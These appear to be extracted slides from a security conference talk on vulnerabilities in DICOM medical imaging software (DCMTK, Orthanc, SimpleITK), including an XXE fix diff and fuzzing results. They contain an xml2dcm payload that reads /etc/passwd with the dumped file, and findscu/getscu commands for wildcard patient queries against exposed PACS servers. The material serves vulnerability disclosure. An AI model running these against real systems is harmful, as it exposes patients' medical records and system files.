nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false  
root:*:0:0:System Administrator:/var/root:/bin/sh  
daemon:*:1:1:System Services:/var/root:/usr/bin/false  
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico  
taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
```

# DCMTK: **XXE**

Vendor said that this payload does not work on his machine hence xm2dcm utility doesn't have the XXE injection







# DCMTK: **XXE**

- xml2dcm utility uses libxml2 for reading xml

## libxml2

The Enum `xmlParserOption` should not have the following options defined:

- `XML_PARSE_NOENT` : Expands entities and substitutes them with replacement text
- `XML_PARSE_DTDLOAD` : Load the external DTD

Note:

Per: According to [this post](#), starting with libxml2 version 2.9, XXE has been disabled by default as committed by the following patch.

## OWASP XXE prevention cheat sheet



# DCMTK: **XXE**



Search for the usage of the following APIs to ensure there is no XML\_PARSE\_NOENT and XML\_PARSE\_DTDLOAD defined in the parameters:

- xmlCtxtReadDoc
- xmlCtxtReadFd
- xmlCtxtReadFile
- xmlCtxtReadIO
- xmlCtxtReadMemory
- xmlCtxtUseOptions
- xmlParseInNodeContext
- xmlReadDoc
- xmlReadFd
- xmlReadFile
- xmlReadIO
- xmlReadMemory

**OWASP XXE prevention cheat sheet**

# DCMTK: **XXE**



DCMTK indeed doesn't use these options for XML reading. We continued researching this problem.





# DCMTK: **XXE**

```
diff --git a/dcmdata/apps/xml2dcm.cc b/dcmdata/apps/xml2dcm.cc
index f548ab0..6392fb9 100644 (file)
--- a/dcmdata/apps/xml2dcm.cc
+++ b/dcmdata/apps/xml2dcm.cc
@@ -933,10 +933,11 @@ int main(int argc, char *argv[])
    OFString tmpErrorString;
    /* initialize the XML library (only required for MT-safety) */
    xmlInitParser();
-   /* substitute default entities (XML mnemonics) */
-   xmlSubstituteEntitiesDefault(1);
+   /* do not substitute entities (other than the standard ones) */
+   xmlSubstituteEntitiesDefault(0);
    /* add line number to debug messages */
```

Final fix

# DCMTK: **XXE**



```
int  
xmlSubstituteEntitiesDefault(int val) {  
    int old = xmlSubstituteEntitiesDefaultValue;  
  
    xmlSubstituteEntitiesDefaultValue = val;  
    return(old);  
}
```

**libxml2/parserInternals.c**



# DCMTK: **XXE**

*xmlSubstituteEntitiesDefaultValue* is used by parser initialization

```
1712     ctxt->replaceEntities = xmlSubstituteEntitiesDefaultValue;  
1713     ctxt->record_info = 0;  
1714     ctxt->nbChars = 0;  
1715     ctxt->checkIndex = 0;
```

**libxml2/parserInternals.c (v2.9.1)**





# DCMTK: **XXE**

*xmlSubstituteEntitiesDefaultValue* is used by parser initialization

```
1721     ctxt->replaceEntities = xmlSubstituteEntitiesDefaultValue;
1722     if (ctxt->replaceEntities) {
1723         ctxt->options |= XML_PARSE_NOENT;
1724     }
1725     ctxt->record_info = 0;
1726     ctxt->nbChars = 0;
1727     ctxt->checkIndex = 0;
```

?

**libxml2/parserInternals.c (v2.9.2)**



If OWASP contained more information about libxml2 we wouldn't be confused

ಠ\_ಠ (ツ) ಠ\_ಠ



# DCMTK: Insecure functionality

*xml2dcm* utility allows to read local files:

```
<element tag="7fe0,0010" vr="0W" vm="1" name="PixelData" loaded="no" binary="file">/etc/passwd</element>
```



```
DICM 0001 000B 000001 2.840.10008.5.1.4.1.1.2 0001 <1.2.840.113654.2.55.3213401741035
34860315500467253085465271 0001 2.840.10008.1.2.1 0001 2.276.0.7230010.3.0.3.6.4
0001 00FFIS DCMTK_364CS
ISO_IR 10 0001 2.840.10008.5.1.4.1.1 0001 <1.2.840.113654.2.55.3213401741035348603155
0046725308546527'CS 0001 0001 Axial 0001 0001 ##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
uucp:*:4:4:Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
```



# DICOM Network



Exam



Storage  
Archiving  
PACS System DICOM



Review for  
reporting  
Workstation Monitor  
DICOM





# DICOM Network: **Common methods**

- Test the connection between two devices (**C-ECHO**)
- Search the content of a remote device (**C-FIND**)
- Retrieve images from a remote device (**C-GET, C-MOVE**)
- Send images from the local imaging device to a remote device (**C-STORE**)



# DICOM Network: Retrieving info

/ You just need two commands to retrieve data from DICOM server. \

-----  
 \ ^ \_ ^  
 \ (oo)\ \_\_\_\_\_  
 ( \_ )\ \_\_\_\_\_ )\ \\  
 ||-----w ||

# DICOM Network: Retrieving info



```
/ findscu -aet <AE Title> -P -k PatientName="*" <host> <port> \
```

```
\
```

```
/
```

```
-----  
 \ ^ _ ^  
 \ (oo)\ _____  
  ( _ )\         )\ \\  
   ||-----w ||  
   ||         ||
```



# DICOM Network: Retrieving info

```
I: # Dicom-Data-Set
I: # Used TransferSyntax: Little Endian Implicit
I: (0008,0000) UL 42 # 4, 1 GenericGroupLength
I: (0008,0052) CS [STUDY] # 6, 1 QueryRetrieveLevel
I: (0008,0054) AE [DICOM2] # 6, 1 RetrieveAETitle
I: (0008,0056) CS [ONLINE] # 6, 1 InstanceAvailability
I: (0010,0000) UL 20 # 4, 1 GenericGroupLength
I: (0010,0010) PN [PatientName] # 12, 1 PatientName
I:
W: DIMSE Warning: (FINDSCU,ANY-SCP): findUser: Pending with statusDetail, ignoring detail
I: -----
I: Find Response: 4999 (Pending)
I:
I: # Dicom-Data-Set
I: # Used TransferSyntax: Little Endian Implicit
I: (0008,0000) UL 42 # 4, 1 GenericGroupLength
I: (0008,0052) CS [STUDY] # 6, 1 QueryRetrieveLevel
I: (0008,0054) AE [DICOM2] # 6, 1 RetrieveAETitle
I: (0008,0056) CS [ONLINE] # 6, 1 InstanceAvailability
I: (0010,0000) UL 22 # 4, 1 GenericGroupLength
I: (0010,0010) PN [PatientName] # 14, 1 PatientName
```

```
/ findscu -aet <AE Title> -P -k PatientName="*" <host> <port> \
```

```
\
  ^__^
  (oo)\_______
  (__)\       )\/\
      ||----w |
      ||     ||
```



# DICOM Network: Retrieving info

```
I: # Dicom-Data-Set
I: # Used TransferSyntax: Little Endian Implicit
I: (0008,0000) UL 42 # 4, 1 GenericGroupLength
I: (0008,0052) CS [STUDY] # 6, 1 QueryRetrieveLevel
I: (0008,0054) AE [DICOM2] # 6, 1 RetrieveAETitle
I: (0008,0056) CS [ONLINE] # 6, 1 InstanceAvailability
I: (0010,0000) UL 20 # 4, 1 GenericGroupLength
I: (0010,0010) PN [PatientName T.3.] # 12, 1 PatientName
I:
W: DIMSE Warning: (FINDSCU,ANY-SCP): findUser: Pending with statusDetail, ignoring detail
I: -----
I: Find Response: 4999 (Pending)
I:
I: # Dicom-Data-Set
I: # Used TransferSyntax: Little Endian Implicit
I: (0008,0000) UL 42 # 4, 1 GenericGroupLength
I: (0008,0052) CS [STUDY] # 6, 1 QueryRetrieveLevel
I: (0008,0054) AE [DICOM2] # 6, 1 RetrieveAETitle
I: (0008,0056) CS [ONLINE] # 6, 1 InstanceAvailability
I: (0010,0000) UL 22 # 4, 1 GenericGroupLength
I: (0010,0010) PN [PatientName T.1.] # 14, 1 PatientName
```

```
/ findscu -aet <AE Title> -P -k PatientName="*" <host> <port> \
\ getscu -aet <AE Title> -P -k PatientName="John Doe" <host> <port> /
```

```
\ ^ _ ^
 \ (oo)\ _____
  ( _ )\          )\ \
   ||-----w ||
   ||          ||
```






# DICOM Network: Retrieving info

```

I: # Dicom-Data-Set
I: # Used TransferSyntax: Little Endian Implicit
I: (0008,0000) UL 42 # 4, 1 GenericGroupLength
I: (0008,0052) CS [STUDY] # 6, 1 QueryRetrieveLevel
I: (0008,0054) AE [DICOM2] # 6, 1 RetrieveAETitle
I: (0008,0056) CS [ONLINE] # 6, 1 InstanceAvailability
I: (0010,0000) UL 20 # 4, 1 GenericGroupLength
I: (0010,0010) PN [PatientName] # 12, 1 PatientName
I:
W: DIMSE Warning: (FINDSCU,ANY-SCP): findUser: Pending with statusDetail, ignoring detail
I: -----
I: Find Response: 4999 (Pending)
I:
I: # Dicom-Data-Set
I: # Used TransferSyntax: Little Endian Implicit
I: (0008,0000) UL 42 # 4, 1 GenericGroupLength
I: (0008,0052) CS [STUDY] # 6, 1 QueryRetrieveLevel
I: (0008,0054) AE [DICOM2] # 6, 1 RetrieveAETitle
I: (0008,0056) CS [ONLINE] # 6, 1 InstanceAvailability
I: (0010,0000) UL 20 # 4, 1 GenericGroupLength
I: (0010,0010) PN [PatientName] # 12, 1 PatientName
I:


```



```

/ findscu -aet <AE Title> -P -k PatientName="*" <host> <port> \
\ getscu -aet <AE Title> -P -k PatientName="John Doe" <host> <port> /

```






# DICOM Network: Retrieving info

```

I: # Dicom-Data-Set
I: # Used TransferSyntax: Little Endian Implicit
I: (0008,0000) UL 42 # 4, 1 GenericGroupLength
I: (0008,0052) CS [STUDY] # 6, 1 QueryRetrieveLevel
I: (0008,0054) AE [DICOM2] # 6, 1 RetrieveAETitle
I: (0008,0056) CS [ONLINE] # 6, 1 InstanceAvailability
I: (0010,0000) UL 20 # 4, 1 GenericGroupLength
I: (0010,0010) PN [Patient Name T.J.] # 12, 1 PatientName
I:
W: DIMSE Warning: (FINDSCU,ANY-SCP): findUser: Pending with statusDetail, ignoring detail
I: -----
I: Find Response: 4999 (Pending)
I:
I: # Dicom-Data-Set
I: # Used TransferSyntax: Little Endian Implicit
I: (0008,0000) UL 42 # 4, 1 GenericGroupLength
I: (0008,0052) CS [STUDY] # 6, 1 QueryRetrieveLevel
I: (0008,0054) AE [DICOM2] # 6, 1 RetrieveAETitle
I: (0008,0056) CS [ONLINE] # 6, 1 InstanceAvailability
I: (0010,0000) UL 20 # 4, 1 GenericGroupLength
I: (0010,0010) PN [Patient Name T.J.] # 12, 1 PatientName

```



/ That is it. \



# DICOM: Usage statistics



2019 year: ~ 1000 servers  
2020 year: > 2700 servers

Made with [Grinder](#) love ❤️



# DICOM Network: **Fuzzing**

We have added **DICOM** protocol to **AFLNet**.

To expand **AFLNet** you need to add two functions:

- 🔥 parsing input packets


- 🔥 retrieving status code from server's response



<https://github.com/aflnet/aflnet/tree/master/tutorials/dcmqrscp>



# DICOM Network: **Fuzzing**



↑  
PDU Type is used as server's status code

↙  
Parsing input packets is based on PDU Length



# DCMTK: Fuzzing



```
american fuzzy lop 2.56b (dcmqrscp)

process timing
  run time : 11 days, 20 hrs, 5 min, 8 sec
  last new path : 0 days, 4 hrs, 24 min, 22 sec
  last uniq crash : 2 days, 5 hrs, 21 min, 0 sec
  last uniq hang : none seen yet
cycle progress
  now processing : 561* (67.51%)
  paths timed out : 0 (0.00%)
stage progress
  now trying : splice 6
  stage execs : 4/16 (25.00%)
  total execs : 43.2M
  exec speed : 3.32/sec (zzzz...)
fuzzing strategy yields
  bit flips : n/a, n/a, n/a
  byte flips : n/a, n/a, n/a
  arithmetics : n/a, n/a, n/a
  known ints : n/a, n/a, n/a
  dictionary : n/a, n/a, n/a
  havoc : 421/13.2M, 409/29.9M
  trim : n/a, n/a
overall results
  cycles done : 37.5k
  total paths : 831
  uniq crashes : 3
  uniq hangs : 0
map coverage
  map density : 9.30% / 11.07%
  count coverage : 2.30 bits/tuple
findings in depth
  favored paths : 65 (7.82%)
  new edges on : 98 (11.79%)
  total crashes : 4 (3 unique)
  total tmouts : 16 (8 unique)
path geometry
  levels : 12
  pending : 423
  pend fav : 2
  own finds : 827
  imported : n/a
  stability : 4.88%

[cpu:325%]

+++ Testing aborted by user +++
[+] We're done here. Have a nice day!
```

dcmqrscp fuzzing with AFLNet

# Summary



Vendor	Product	Weakness
<a href="#">SimpleITK</a>	<a href="#">ImageSeriesReader</a>	Heap-buffer-overflow
<a href="#">SimpleITK</a>	<a href="#">ImageSeriesReader</a>	Buffer-overflow
<a href="#">Orthanc</a>	<a href="#">Orthanc</a>	CSRF with remote code execution
<a href="#">DCMTK</a>	xml2dcm	XXE
<a href="#">DCMTK</a>	xml2dcm	DoS
<a href="#">DCMTK</a>	xml2dcm	File read functionality
<a href="#">DCMTK</a>	dcm2xml	DoS
<a href="#">DCMTK</a>	dcmqrscp	DoS

# AIsec Upcoming talks




## The Grinder Framework - Bringing Light to the Shodan

Anton Nikolaev

Denis Kolegov

**Location:** Business Hall, Arsenal Station 2

**Date:** Thursday, October 1 | 10:00am-11:45am

**Track:**  Network Attacks

**Session Type:** Arsenal





# Thank You!

**HITBLOCKDOWN**<sup>002</sup>  
livestream